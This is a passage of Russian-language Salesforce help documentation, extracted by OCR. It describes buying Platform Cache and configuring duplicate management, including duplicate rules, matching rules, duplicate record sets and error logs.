- Если объем свободного пространства больше объема удаляемого пространства, система удаляет только свободное пространство.
- Если объем свободного пространства меньше объема удаляемого пространства, система в первую очередь удаляет свободное пространство. Затем система выполняет процесс уменьшения объема кэша, удаляя оставшуюся часть объема.

СМ. ТАКЖЕ:

Кэширование данных Force.com

Приобретение кэша платформы

Используйте пространство кэша платформы для повышения производительности приложений.

Кэш платформы доступен клиентам с организациями версии Enterprise Edition и выше. Перечисленные ниже версии поставляются по умолчанию с небольшим объемом кэша, но добавление дополнительного объема кэша поможет еще больше повысить производительность.

- Enterprise Edition (по умолчанию 10 МБ)
- Unlimited Edition (по умолчанию 30 МБ)
- Performance Edition (по умолчанию 30 МБ)

Чтобы определить требуемый объем кэша для ваших приложений, запросите пробный кэш и проверьте его в своей организации. Кэш платформы может повысить производительность, в частности, в следующих ситуациях.

- Организации с большим количеством настроек Apex
- Организации с большим количеством одновременно работающих пользователей
- Организации или приложения, использующие сложные расчеты или запросы

Кроме того, независимые поставщики ПО могут приобрести кэш для использования в своих приложениях, предоставляемых пользователям.

Пространство кэша разделено на блоки размером 10 МБ и предоставляется с годовой подпиской. Чтобы приобрести кэш платформы, обратитесь к представителю Salesforce.

СМ. ТАКЖЕ:

Кэширование данных Force.com

Управление повторяющимися записями в Salesforce

Обеспечение актуальности и точности данных позволяет гарантировать эффективное использование системы Salesforce. Используйте функцию дублирующего управления для контроля над тем, где и когда пользователи могут создавать повторяющиеся записи в системе Salesforce, параметры логики, используемой для определения повторов, и пользовательского интерфейса для их обработки, а также создания отчетов по повторам, которые могут быть сохранены пользователями.

Функции дублирующего управления настроены и включены по умолчанию для организаций-компаний, контактов и интересов. Чтобы использовать управление повторами для организаций-лиц, активируйте организации-лица и включите организацию-лицо, которая дублирует правила в меню «Настройка».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Помощь пользователям в минимизации или слиянии повторов

Предоставьте группам сбыта возможность обеспечения прочных взаимосвязей с клиентами, не создавая неудобств для интересов, организаций и контактов. Активируя правила-копии, вы можете определить, что увидят пользователи при попытке сохранения или ввода данных для записи, которая определена как возможный повтор. Вы также можете дать им полномочие на слияние повторных интересов, организаций-компаний и контактов.

Понятия функции управления повторами

Чтобы настроить функцию дублирующего управления <0>более эффективно, просмотрите некоторые основные понятия.

Рекомендации по использованию инструментов управления повторами

Ниже представлены рекомендации по использованию правил-копий, правил соответствия и наборов повторяющихся записей.

Настройка правил дублирующего управления и записей

Чтобы использовать дублирующее управление, необходимо настроить два отдельных правила: повторяющееся правило и правило соответствия. Правило-копия определяет действие, которое должно выполняться системой <0>Salesforce<1> при обнаружении повторов. Правило соответствия определяет порядок сопоставления записей для определения возможных повторов. Вы можете скорректировать параметры для отображения повторных записей пользователям в соответствии с правилами. Пользователь может создавать отчеты по повторяющимся записям.

Ссылка на правило соответствия

Сведения о работе правил соответствия и способах их применения.

Справка по правилам управления повторами

Данный раздел содержит некоторые дополнительные сведения, описывающие принципы работы и способы использования правил управления повторами.

Управление повторами. Вопросы и ответы

Просмотрите ответы на типичные вопросы о функции дублирующего управления<0>.

Помощь пользователям в минимизации или слиянии повторов

Предоставьте группам сбыта возможность обеспечения прочных взаимосвязей с клиентами, не создавая неудобств для интересов, организаций и контактов. Активируя правила-копии, вы можете определить, что увидят пользователи при попытке сохранения или ввода данных для записи, которая определена как возможный повтор. Вы также можете дать им полномочие на слияние повторных интересов, организаций-компаний и контактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Дублирующее управление при работе с новыми записями

Вы можете предотвратить создание пользователями повторов во время создания, клонирования или редактирования записи. Правила-копии включают настройки предупреждения пользователей при создании повторов или их полной блокировки.

Определение и предотвращение создания пользователями двойных записей

Во время создания или редактирования записи пользователем вы можете продемонстрировать предупреждение, если новые данные повторяют существующую запись. Вы даже можете заблокировать создание пользователями повторов. Активируйте правила-копии для организаций, контактов и интересов, а также при желании скорректируйте правило обработки повторов.

Предоставление пользователям возможности просмотра и объединения повторяющихся записей в <0>Lightning Experience<1>

Если торговые представители могут видеть повторы в Salesforce, они вправе избегать непреднамеренного нарушения взаимосвязей с клиентами и предотвращать беспорядок в организации данных. Используйте правила-копии для определения и отображения повторов разного рода (контактов, организаций-компаний и организаций-лиц, а также интересов). Обладающие полномочиями пользователи могут объединять повторы одного и того же объекта (кроме организаций-лиц в Lightning Experience).

Что видят пользователи Salesforce Classic при активации правил-копий

Если созданы и активированы правила-копии, то пользователи, которые пытаются сохранить запись, определенную как возможный повтор, получат рекомендации по дальнейшим действиям.

СМ. ТАКЖЕ:

Управление повторяющимися записями в Salesforce

Дублирующее управление при работе с новыми записями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


Вы можете предотвратить создание пользователями повторов во время создания, клонирования или редактирования записи. Правила-копии включают настройки предупреждения пользователей при создании повторов или их полной блокировки.

Во время создания или клонирования записи пользователем

При создании или клонировании пользователем записи<0> происходит сравнение новой записи<1> с текущими записями <2>Salesforce<3> для определения возможных повторов (1). Критерии, используемые для сравнения записей и определения возможных повторов, задаются *правилом соответствия*. Затем отображается список возможных повторов (2). Действия, выполняемые при определении сохраняемой записи в качестве возможного повтора, зависят от критериев, заданных *повторяющимся правилом* (3). Например, повторяющееся правило может препятствовать сохранению возможного повтора или разрешать его сохранение. Оба варианта «Блокировать» и «Разрешить» содержат предупреждение, которое сообщает пользователям, почему они не могут сохранить запись и что с этим делать. Действие «Разрешить» поддерживает возможность создания отчетов по повторяющимся записям.

При редактировании пользователем записи

Во время редактирования пользователем записи происходит проверка обновленной записи на предмет изменения значения соответствующего поля правила. Если изменения есть, то процесс управления повторами соответствует описанному выше процессу для новых записей. При отсутствии изменения дальнейшие действия не выполняются, а поиск повторов прекращается.



Определение и предотвращение создания пользователями двойных записей

Во время создания или редактирования записи пользователем вы можете продемонстрировать предупреждение, если новые данные повторяют существующую запись. Вы даже можете заблокировать создание пользователями повторов. Активируйте правила-копии для организаций, контактов и интересов, а также при желании скорректируйте правило обработки повторов.

Предположим, вы активировали правило-копию для интересов, а связанное правило соответствия соотносит записи с одинаковым номером телефона.

Давайте рассмотрим несколько примеров.


- Настройте правило-копию для предупреждения торговых представителей, когда они находятся в процессе создания повтора.
- Измените настройки для блокировки пользователей от создания повторов.
- Предотвратите создание торговыми представителями повторов записей, которые они не уполномочены просматривать.

ВЕРСИИ


Доступно в версиях: Lightning Experience, Salesforce Classic и Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


1. В меню «Настройка» окна быстрого поиска введите *Правила-копии* и нажмите **Правила-копии**. Настройте правило повторов интересов для автоматического отображения предупреждения во время создания торговыми представителями повторов.




Теперь предположим, что торговый представитель начинает создавать запись путем ввода номера телефона, совпадающего с номером телефона, уже имеющегося в Salesforce. В Salesforce отобразится сообщение со ссылкой. Торговый представитель может сохранить новую запись или нажать «Показать повторы», чтобы просмотреть существующие записи.




В примере новая запись совпадает для двух интересов и одного контакта.




2. Попробуйте блокировать создание торговыми представителями повторов.



Торговый представитель может щелкнуть для просмотра повторов, но не вправе сохранить их.



3. В качестве третьего примера, предположим, что торговые представители создают интерес, а данные повторяют запись, на просмотр которой у торгового представителя нет полномочий. Вы можете предотвратить создание торговым представителем повторов. Настройте правило на определение всех потенциальных повторов, выбрав **«Пропустить правила общего доступа»**.



Salesforce предупреждает торгового представителя, что новая запись повторяется, и разрешает или блокирует ее в зависимости от правила. Однако не отображается никакой информации о записи, которую торговый представитель не уполномочен просматривать.

СМ. ТАКЖЕ:

Управление повторяющимися записями в Salesforce

Правила соответствия

Предоставление пользователям возможности просмотра и объединения повторяющихся записей в <0>Lightning Experience<1>


ВЕРСИИ

Доступно в версиях: Lightning Experience.


Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если торговые представители могут видеть повторы в Salesforce, они вправе избегать непреднамеренного нарушения взаимосвязей с клиентами и предотвращать беспорядок в организации данных. Используйте правила-копии для определения и отображения повторов разного рода (контактов, организаций-компаний и организаций-лиц, а также интересов). Обладающие полномочиями пользователи могут объединять повторы одного и того же объекта (кроме организаций-лиц в Lightning Experience).


При активации правила-копии вы можете демонстрировать карту возможных повторов (1) на начальных страницах записи, предупреждающую торговых представителей о повторах. Вы можете перейти на всплывающее сообщение (2) или отображать оба предупреждения.



1. В поле «Быстрый поиск» введите *«Конструктор приложений»* в меню «Настройка» и выберите пункт **«Конструктор приложений Lightning»**.
2. Добавьте компонент «Возможные повторы» на страницу «Контакты организаций» или «Интересы».




3. При желании выберите другой параметр для предупреждения торговых представителей о повторах.



Иногда торговому представителю требуется только просмотр повторов. Однако представитель, имеющий полномочие для объединения повторов, может выбрать не более трех записей одного и того же объекта для слияния (кроме организаций-лиц).



Перед объединением записей представитель может выбрать правильное значение для каждого поля.



СМ. ТАКЖЕ:

- Рекомендации по объединению повторяющихся организаций
- Рекомендации по объединению повторяющихся контактов
- Рекомендации по объединению повторяющихся интересов


Что видят пользователи Salesforce Classic при активации правил-копий

Если созданы и активированы правила-копии, то пользователи, которые пытаются сохранить запись, определенную как возможный повтор, получат рекомендации по дальнейшим действиям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- Все правила управления повторами содержат системное сообщение (1), уведомляющее пользователей о количестве найденных возможных повторов. Количество возможных повторов охватывает только доступные записи (даже при назначении значения *«Пропустить правила общего доступа»* параметрам безопасности записи, заданным для правила управления повторами). (Значение *«Пропустить правила общего доступа»* указывает связанному правилу соответствия

на необходимость сравнения всех записей, независимо от доступа пользователя.) Если все записи, помеченные как возможные повторы, являются недоступными, то данное сообщение только указывает на обнаружение повторов, но не отображает их количество. Отображаемый список возможных повторов содержит только доступные записи.

- Предупреждение, добавленное в правило управления повторами, отображается под системным сообщением (2).
- Кнопка **«Сохранить (Пропустить предупреждение)»** (3) отображается при условии, что правило управления повторами позволяет пользователям сохранять запись, которая может быть повтором. Если правило управления повторами препятствует сохранению записи, которая может быть повтором, то кнопка **«Сохранить»** отображается, но запись можно сохранить только после внесения соответствующих изменений.
- Список возможных повторов (4) содержит только доступные записи. Данный список отображает только доступные поля (не более 7 первых полей, использованных для сопоставления связанным правилом соответствия). Данный список отображает не более 5 записей. Чтобы просмотреть полный список повторяющихся записей (не более 100), щелкните ссылку **«Показать все >>»**. Записи отображаются по дате последнего изменения. Чтобы открыть страницу записи, щелкните соответствующую ссылку в списке.
- Выделенные поля (5) — это поля, которые были сопоставлены связанным правилом соответствия.

Понятия функции управления повторами

Чтобы настроить функцию дублирующего управления <0>более эффективно, просмотрите некоторые основные понятия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Повторяющиеся правила

Правила управления повторами используются для управления возможностью сохранять повторяющиеся записи в системе Salesforce и условиями сохранения.

Правила соответствия

Правила соответствия используются для определения повторяющихся записей в системе Salesforce.

Наборы повторяющихся записей

Быстрый просмотр списка повторяющихся записей, сгруппированных в наборы, доступен на вкладке «Наборы повторяющихся записей». Для этого организация должна использовать действие отчета с собственными правилами для повторений.

Повторяющиеся журналы ошибок

Если организация использует функцию управления повторами, то пользователи могут просматривать любые системные ошибки, препятствующие успешному выполнению правил-копий или правил соответствия.

Повторяющиеся правила

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила управления повторами используются для управления возможностью сохранять повторяющиеся записи в системе Salesforce и условиями сохранения.

Правила управления повторами сообщают системе Salesforce, какие действия следует предпринимать, когда пользователь пытается создать повторяющуюся запись. Каждое правило должно содержать как минимум одно правило соответствия, предназначенное для определения возможных повторов.

Можно настроить действия, выполняемые правилом при создании и редактировании записи. Тем не менее, правило будет выполняться для отредактированных записей только при добавлении редактируемых полей в связанное правило соответствия.

Для организаций-компаний, контактов и интересов стандартные правила-копии настроены и активированы по умолчанию. Чтобы использовать стандартное правило-копия для организаций-лиц, включите организации-лиц, затем активируйте правило в меню «Настройка». Рекомендуется использовать стандартные правила-копии, поскольку они созданы для работы со стандартными правилами соответствия и с целью получения наилучших возможных совпадений. При необходимости стандартные правила управления повторами можно отключить. Стандартные правила-копии не подлежат редактированию, однако можно создать настраиваемые правила этого типа.

Пример: Правило управления повторами может препятствовать сохранению записей, определенных как возможные повторы, или разрешать их сохранение. Действия «Блокировать» и «Разрешить» поддерживают отображение предупреждения, содержащего причину неудачного сохранения записи и рекомендации по дальнейшим действиям. Действие «Разрешить» поддерживает возможность создания отчетов по повторяющимся записям.

СМ. ТАКЖЕ:

- Создание или редактирование повторяющихся правил
- Управление повторяющимися записями в Salesforce

Правила соответствия

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила соответствия используются для определения повторяющихся записей в системе Salesforce.

Посмотреть видеоролик: Общие сведения о правилах соответствия

Правило соответствия состоит из отдельных полей, объединенных в уравнение. Каждое поле содержит критерии соответствия, определяющие способ сопоставления полей и условия, при выполнении которых отдельное поле может считаться совпадением.

Активация правила соответствия инициирует автоматическое создание и применение как минимум одного ключа соответствия к текущим записям. (Данный процесс, называемый индексацией, повышает производительность и возвращает усовершенствованный набор возможных совпадений, так как выполняемое правило соответствия ищет повторы только среди записей с таким же ключом соответствия.)

При выполнении правила сопоставления сравниваются ключи соответствия записи с существующими записями. Затем для записей, имеющих одинаковые ключи соответствия, правило сопоставления задействует алгоритмы сопоставления для сравнения степени совпадения полей и, соответственно, записей. Если две записи не имеют одинаковых ключей соответствия, они не считаются дубликатами, поэтому алгоритмы сравнения даже не будут к ним применяться.

Пример: Две записи, содержащие одинаковые значения в полях «Эл. почта» и «Тел.», могут обрабатываться простым правилом соответствия как возможные повторы. При необходимости воспользуйтесь разными методами неточного совпадения для сравнения полей.

Рекомендуем использовать правила соответствия с повторяющимися правилами для управления условиями предоставления пользователям возможности создания повторяющихся записей в системе Salesforce.

Пользователи могут использовать стандартные правила соответствия или создавать собственные настраиваемые правила соответствия. Рекомендуем использовать стандартные правила соответствия, предназначенные для возврата оптимального набора возможных совпадений.

СМ. ТАКЖЕ:

Создание или редактирование настраиваемых правил соответствия

Ссылка на правило соответствия

Наборы повторяющихся записей

Быстрый просмотр списка повторяющихся записей, сгруппированных в наборы, доступен на вкладке «Наборы повторяющихся записей». Для этого организация должна использовать действие отчета с собственными правилами для повторений.

Сохранение записи, которая определяется как повтор, инициирует выполнение указанных ниже действий.

- Сохраненная запись и все ее повторы (не более 100) назначаются новому или текущему набору повторяющихся записей.
- Сохраненная запись и каждый ее повтор будет отображаться как повторяющийся элемент записи внутри набора повторяющихся записей.
- Если повторяющееся правило поддерживает поиск повторов по объектам, то все повторы кросс-объекта отображаются как повторяющиеся элементы записи внутри набора повторяющихся записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Наборы повторяющихся записей и повторяющиеся записи можно использовать для выполнения следующих действий.

- Создание типов настраиваемых отчетов
- Создание настраиваемых полей
- Создание правил проверки, триггеров и бизнес-правил
- Изменение полей, которые могут отображаться на соответствующих макетах страниц

СМ. ТАКЖЕ:

Рекомендации по использованию инструментов управления повторами

Повторяющиеся журналы ошибок

Если организация использует функцию управления повторами, то пользователи могут просматривать любые системные ошибки, препятствующие успешному выполнению правил-копий или правил соответствия.

Введите строку «*Повторяющиеся журналы ошибок*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Повторяющиеся журналы ошибок»**. Данная страница позволяет просмотреть обнаруженные ошибки (при их наличии). Журналы ошибок хранятся в течение 90 дней.

Пример: Ниже перечислены некоторые сценарии, которые могут инициировать регистрацию ошибки в журнале.

- Механизм, использованный для неточного совпадения, временно недоступен. Таким образом, правила соответствия, использующие методы неточного совпадения, не выполняются.
- Не удается выполнить действие отчета для повторяющихся правил ввиду невозможности создания набора повторяющихся записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по использованию инструментов управления повторами

Ниже представлены рекомендации по использованию правил-копий, правил соответствия и наборов повторяющихся записей.

Рекомендации по правилам управления повторами

- Правила-копии доступны для организаций-компаний, организаций-лиц, контактов, интересов и настраиваемых объектов.
- Правила для повторов не работают в следующих случаях.
  - Записи создаются с помощью процессов «Быстрое создание» или «Самостоятельная регистрация сообщества».
  - При преобразовании интересов в организации или контакты *и* отсутствии полномочия организации «Использование функции преобразования интересов Apex».
  - При восстановлении записей с помощью кнопки **«Восстановить»**.
  - При добавлении записей посредством Lightning Sync.
  - При объединении записей вручную.
  - При создании пользователем портала самообслуживания записей и правил, которые содержат условия, основанные на объекте «Пользователь».
